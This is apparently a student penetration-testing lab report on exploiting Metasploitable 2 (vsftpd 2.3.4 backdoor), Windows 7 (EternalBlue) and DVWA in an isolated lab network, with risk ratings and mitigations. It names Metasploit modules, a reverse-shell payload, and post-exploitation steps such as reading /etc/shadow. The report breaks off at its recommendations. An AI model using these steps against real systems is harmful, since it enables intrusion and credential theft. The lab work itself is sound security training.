



Exploitation Phase: Metasploitable 2 - Backdoor

Using the Metasploit Framework, **msfconsole**, to exploit open PORT 21 on Metasploitable 2.

Using the command, **search vsftpd 2.3.4**, we gained access to the module, and found an exploit that can be used against this vulnerable version; **exploit/unix/ftp/vsftpd_234_backdoor**.









Exploitation Phase: Metasploitable 2 - Backdoor

Set RHOSTS 192.168.40.3 – to specify the IP address of the target machine (Metasploitable 2).
Set LHOST 192.168.40.4 – to specify the IP address of the attacker machine (Kali Linux).
The results shows that the RHOSTS and LHOST were successfully set.
The exploits was initiated using the **exploit** command. Attempt was made to exploit the vulnerable **vsftpd 2.3.4** FTP service running on the target. The backdoor in **vsftpd 2.3.4** was successfully triggered. A Meterpreter session was successfully established between Kali and the target. After switching to a system shell, using **shell** command, the **whoami** obtained **root.**









Exploitation Phase: Windows 7 – EternalBlue

Set RHOSTS 192.168.40.5 – to specify the IP address of the target machine (Windows 7).
Set LHOST 192.168.40.4 – to specify the IP address of the attacker machine (Kali Linux).
Set PAYLOAD **windows/s64/meterpreter/reverse/_tcp**.
The results shows that the RHOSTS, LHOST and PAYLOAD were successfully set.








Exploitation Phase: Windows 7 – EternalBlue

The **exploit** command was initiated. Attempt was made to exploit the vulnerable **exploit/windows/smb/ms17_010_eternalblue** FTP service running on the target. The attempt was successful.

A Meterpreter session was successfully established between Kali and the target. After switching to a system shell, using **shell** command, access was gained into Windows 7 interface. The **whoami** command was inputed and the result was **nt authority/system.**








Post-Exploitation Activities: Metasploitable 2


After the exploit successfully opened a meterpreter session, the following commands were used for post-exploitation:

Shell, whoami, sysinfo, guid, getuid, ls.

- Shell, whoami, and sysinfo: confirm successful access, shows that the user is “**root”,** and also displays system information.

- Guid and getuid: confirms that the session is running as root, and also list the directories and files in the root file system.
- Ls: lists files and directories on the compromised system after access is gained.








Post-Exploitation Activities: Metasploitable 2

Cat Shadow command: this command shows password hashes for user account, giving a confirmation of full administrative/root privileges.

Cat Passwd command: this command lists all the user accounts and their home directories along side shells and user IDs.







Post-Exploitation Activities: Windows 7


The following commands were used to initiate post exploitation activities on the target machine (Windows 7), after the exploit successfully opened a meterpreter session.


The getuid command displays the user account under which the meterpreter session is running; it serves a similar purpose to **whoami** but it's executed within meterpreter. **Whoami** displays the username of the account currently being used. This helps to verify whether the session has standard user or root privileges.


Sysinfo: this command shows detailed information about the OS including the Windows versions, installed updates, processor, build number, memory, and system configuration.

Net user: this shows the user account on the Windows system. It can also be used to view details about a specific user account.

Shell: this command opens a Windows command shell for executing OS commands.







Post-Exploitation Activities: Windows 7

Ipconfig: this command displays the Windows network configuration including IP addresses and network adapters.

Netstat –ano: this command displays all the active network connections and listening ports. The **–a** option shows all connections and listening ports, the **–n** option displays IP addresses and port numbers in numeric form, and the **–o** option shows the Process ID (PID) associated with each. This helps to identify running service and active network communications.

Comparative Security Analysis

Metasploitable 2	Windows 7	DVWA (Damn Vulnerable Web App)
Metasploitable was built by security professional to be used as a training tool for aspiring security professionals. It was built to be intentionally vulnerable, designed with outdated software, weak passwords, backdoored services, and numerous known vulnerabilities, so that people can safely and legally practice hacking techniques.	Windows 7 was released in 2009, and its service has long since been discontinued. This means that there is no longer any support for this Windows system, which means no more security updates that patch vulnerabilities. Windows 7 can also be vulnerable when it has a weak security configuration. For example, weak passwords or disabled firewalls on the system, which increases the attack surface. Older version of services can also contain security flaws that attackers can exploit if they remain enabled and unpatched.	DVWA is like Metasploitable in that it is also built deliberately vulnerable. The difference being, Metasploitable 2 gives a whole vulnerable OS with many services, whereas DVWA gives a single vulnerable web application, allowing people to focus only on web application security. It includes unsecure coding practices to demonstrate common web application vulnerabilities.

	System Exploitation	Web Exploitation
What you attack	The operating system and its services	A web application running on a server
Entry point	Network ports (SSH on 22, SMB on 445, etc.)	HTTP/HTTPS (port 80 or 443)
What you're after	A shell on the machine	Data, admin access, or using the app as a foothold
Tools	Metasploit, Nmap, Netcat	Burp Suite, SQLMap, browser DevTools
Goal	Gain control of the Operating System	To compromise the web application or its database.

	Real World Implication	Examples
System Exploitation	Theft of confidential files, as the file directory could be accessed. Another implication could be the installation of Ransomware or other malware	WannaCry Ransomware attack 2017. This ransomware made use of the NSA -developed exploit EternalBlue to target SMBv1 on port 445 on any unpatched Windows systems and spread automatically across networks; it is a classic network service vulnerability.
Web Exploitation	Exposure of sensitive, personal or financial information. Another implication would be unauthorised modifications or deletion of database records.	The MOVEit file transfer web application developed by Progress Software. Organisations used to securely transfer sensitive files. However, in 2023, an SQL Injection vulnerability in the web application was exploited by attackers sending malicious SQL queries through the web interface.

Risk Assessment and Mitigation of Backdoor attacks (vsftpd 2.3.4)	
Description	Vsftpd stands for “Very Secure FTP Daemon”; it is a popular FTP server for Linux. FTP is an old way of transferring files between computers. In 2011, an attacker broke into the vsftpd source code repository and inserted malicious code into it. When people unsuspectingly downloaded the 2.3.4 version of the code, they were also installing a backdoor into their system. The backdoor is triggered by having a smiley face in the username field; for example, admin:).
Business Impact	Vsftpd allows an attacker to read any file on that machine, install malware, keyloggers, or sniffers, dump credentials from memory or config files, and use that server as a launching point into other internal systems. This means that the data integrity of a company is most at risk from this kind of attack. For example, if the Corporate Affairs Commission suffers this kind of attack, the foundational trust the country has in the company will collapse, and they would suffer mass reputational damage.
Likelihood	The likelihood of this kind of attack happening is high.
Risk Rating	Critical.
Mitigation Strategy	Removal of the vulnerability by installing patches, frequent vulnerability scanning, or software inventory are way in which this kind of attack can be prevented or guarded against.
Verification Method	After implementing mitigation strategies, the system or network needs to be verified to ensure that the strategies did not accidently cause other vulnerabilities to become active/enabled. For example, if the installing of patches is the used strategy, you need to ensure that those new patches themselves do not have vulnerabilities.

Risk Assessment and Mitigation of EternalBlue Attacks	
Description	EternalBlue, allows an unauthenticated attacker to send specially crafted packets to a target system, executing arbitrary code remotely without user interaction. This vulnerability is wormable—meaning it can spread automatically across networks.
Business Impact	Operational Disruption: Complete network shutdown or system unavailability due to ransomware encryption or system crashes. Data Breach: Unauthorized remote access can lead to exfiltration of sensitive customer data, IP, or trade secrets. Reputational Damage: Loss of customer trust and negative media coverage, especially if operations are halted.
Likelihood	The likelihood of this kind of attack happening is high.
Risk Rating	Critical.
Mitigation Strategy	Micro-segmentation: Restrict lateral movement using VLANs or host-based firewalls, especially for legacy systems that cannot be patched. EDR / IPS: Deploy endpoint detection rules and network IPS signatures that detect and block EternalBlue exploit attempts. Legacy Workarounds: For unsupported systems (e.g., Windows XP), isolate them in air-gapped networks or use Microsoft's extended security updates (ESU).
Verification Method	After implementing mitigation strategies, the system or network needs to be verified to ensure that the strategies did not accidently cause other vulnerabilities to become active/enabled. For example, deploying endpoint detection rules to detect and block EternalBlue exploits should not block other essential system packets.

Final Report

Executive Summary


A controlled internal security assessment was conducted against a simulated network consisting of a legacy Windows 7 workspace, a Linux Ubuntu server (Metasploitable 2), and a web application (DVWA). This engagement aimed to identify and exploit vulnerabilities, simulate real-world red team attacks, and provide remediation strategies after the fact.
The assessment successfully achieved full compromise of all three target systems. The attacker gained root-level access on Metasploitable 2, system-level access on Windows 7, and successfully extracted sensitive data from the web application.

- **Total Vulnerabilities Identified:** 8
- **Critical Findings:** 5
- **High Findings:** 3


The environment presents a critical risk to any organization if exposed to a network. The presence of unpatched legacy systems and unprotected web applications allows an unauthenticated attacker to completely bypass perimeter defences and take full control of the internal network infrastructure.

Scope

Scope Item	Details
Network Range	192.168.40.0/24 (Host-Only Network)
Attacker Source	192.168.40.4 (Kali Linux)
Targets In-Scope	Windows 7 (192.168.40.5), Metasploitable 2 (192.168.40.3)
Applications In-Scope	DVWA (Hosted on Metasploitable 2)



Lab Architecture Diagram



Methodology

- **Reconnaissance:** Active scanning using Nmap to identify live hosts, open ports, and running services.
- **Vulnerability Identification:** Cross-referencing service banners with public CVEs, utilizing Nmap vuln scripts, and manual web application probing.
- **Exploitation:** Leveraging the Metasploit Framework to execute remote code execution exploits against identified weaknesses.
- **Post-Exploitation:** Extracting system information, password hashes, and escalating privileges (where required).
- **Reporting:** Compiling technical findings, risk ratings, and actionable remediation steps.

Reconnaissance Results – Host Discovery

IP Address	Hostname	Operating System	Status
192.168.40.4	Kali Linux	Linux 6.x	Attacker
192.168.40.5	Windows 7	Microsoft Windows 7	Online
192.168.40.3	Metasploitable 2	Linux 2.6.x	Online

Reconnaissance Results – Port Scanning

Windows 7

139/tcp – netbios-ssn
445/tcp – microsoft-ds (SMBv1 detected)

Metasploitable 2

21/tcp – vsftpd 2.3.4 (Critical)
22/tcp – OpenSSH 4.7p1
23/tcp – Telnet
80/tcp – Apache 2.2.8 (Hosting DVWA)

Vulnerability Assessment

Target System	Service / Application	Vulnerability Description	Risk Rating
Windows 7	SMBv1 (Port 445)	**MS17-010 EternalBlue** – Allows remote code execution as SYSTEM.	**CRITICAL**
Windows 7	SMBv1 (Port 445)	**MS08-067** – Legacy SMB RCE vulnerability.	**CRITICAL**
Metasploitable 2	vsftpd 2.3.4 (Port 21)	**Backdoor Command Execution** – Compromised binary allows root shell on port 6200.	**CRITICAL**
Metasploitable 2	Samba 3.x (Port 445)	**usermap_script** – Command injection leading to root access.	**CRITICAL**
DVWA	Web (SQL Injection)	Unsanitised user input allows database extraction.	**CRITICAL**
DVWA	Web (Brute Force)	Attackers submit thousands of username/password combinations until valid credentials are discovered.	**HIGH**
DVWA	Web (Reflected XSS)	Unvalidated input allows client-side script injection.	**CRITICAL**
DVWA	Web (CSRF)	Password change functionality lacks anti-forgery tokens.	**HIGH**

Exploitation Details

- **Exploit 1: vsftpd Backdoor (Metasploitable 2)**
- **Module:** exploit/unix/ftp/vsftpd_234_backdoor
- **Action:** Connected to FTP, sent username containing :), triggered backdoor.
- **Result:** Gained a reverse shell with root privileges in seconds.

- **Exploit 2: MS17-010 EternalBlue (Windows 7)**
- **Module:** exploit/windows/smb/ms17_010_eternalblue
- **Action:** Sent malformed SMB packets to trigger the buffer overflow.
- **Result:** Achieved a **Meterpreter** session with system privileges.

Post-Exploitation Results

- Once access was obtained, the following commands were used:

On Windows 7, using netstart -ano, retrieving a list of active network connections and listening portsOn Metasploitable 2, read cat /etc/shadow and received password hashes for user accounts, confirming full administrative (root) privileges.The DVWA revealed plain texts in form of user details and allowed unrestricted and unathorized access to accounts.

Comparative Analysis

Criterion	window 7(legacy)	metasploitable 2(Linux)	DVWA (web app)
Vulnerability count	2	2	4
Ease of Exploitation	Moderate (requires port 445 accessible; risk of BSOD)	Very Easy (vsftpd backdoor is trivial)	Easy(requires minimal manual input)
Post Exploitation	Highly rewarding(SYSTEM access ,hash dumps)	Highly rewarding(Root access, full file system)	limited to www-data unless privileges escalated
Common attack vector	Unpatched SMB	Exposed legacy services	Input validation flaws
Risk to Business .	Critical- often used in ransomware attacks.	Critical- OS level compromise	High – Data theft and website defacement.

Conclusion; While legacy Windows 7 is notoriously insecure, the Linux –based Metasploitable 2 actually presented a larger attack surface due to the sheer number of misconfigured services.

Web applications remain the easiest entry point for an attacker due to ease of discovery and exploitation.

Risk Assessment

Risk Level	Count	Examples	Impact if Exploited
Critical	5	EternalBlue, vsftpd Backdoor, SQLi	Full system takeover, network pivot, data destruction.
High	3	Brute Force, CSRF	Data breach, identity theft, session hijacking

Overall Risk: **CRITICAL**. The network is considered "flat" and unsegmented. Compromise of any single host leads to complete lateral movement across the simulated enterprise.

Recommendations

For Windows 7

